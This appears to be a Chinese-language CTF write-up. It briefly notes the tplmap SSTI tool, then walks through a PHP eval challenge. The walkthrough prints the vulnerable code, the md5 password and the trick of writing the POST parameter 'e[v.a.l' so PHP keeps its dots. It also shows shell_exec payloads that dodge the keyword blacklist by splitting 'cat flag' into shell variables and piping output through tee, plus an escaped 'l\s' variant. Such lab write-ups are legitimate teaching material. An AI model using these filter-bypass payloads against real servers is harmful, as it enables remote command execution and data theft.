今天敲鼓了一下tplmap，这个软件是对ssti漏洞的框架测试，不过这个程序是建立在python2的环境下，并且现在已停止维护，可能对于新题的解决性不是太好

试了一下，对于老题，buuoj的19，20年的中简单题还是挺有用的，有一种sqlmap的脚本美。

今天继续做rce，昨天用蚁剑搞出来了，今天争取绕过不再用了。

```php
<?php
highlight_file(__FILE__);
if(isset($_POST['password'])&&isset($_POST['e_v.a.l'])){
    $password=md5($_POST['password']);
    $code=$_POST['e_v.a.l'];
    if(substr($password,0,6)==="c4d038"){
        if(!preg_match("/flag|system|pass|cat|ls/i",$code)){
            eval($code);
        }
    }
}
```

上来php函数很直白，就是对password进行加密

首先让我们理清逻辑，就是传入密码和eval中传入shell进行执行，其中密码在md5加密后头六位应该是`c4d038`

一个md5密码是32位的，仅靠头6位我们很难通过md5网站解密

如果是通过枚举自己找出头6位，那么数字+字母的混合想枚举十分困难

就直接上网搜了搜，结果真搜到了，解密是114514（迫真

接着我们要远程执行代码，那么肯定要调用shell_exec命令，并且这样在eval执行是没有回显的，

首先我想到的构造>

直接变量命名然后绕过

```
shell_exec('a=c;b=at;c=f;d=lag;$a$b ${c}${d}>a');
```

但是无论如何也查看不到我的b

php的非法字符匹配

经过不断的查找（

终于明白是因为e_v.a.l的非法命名，在post过去就会直接转换为e_v_a_l,导致无法匹配，如何绕过，看到方案是


e[v.a.l，在php转换中会将[转换为_，而其余不变

接着尝试这样去构造，但是还是不对

又经过千方百计的查找，感觉是>的使用有问题，


我就利用命令tee将结果存在一个文件中，

```
shell_exec('a=c;b=at;c=f;d=lag;$a$b ${c}${d}|tee a');
```



成功get flag

:code)){



看到其他的绕过方式还有字符编码的，也可以尝试

```
l\s /|tee -a
```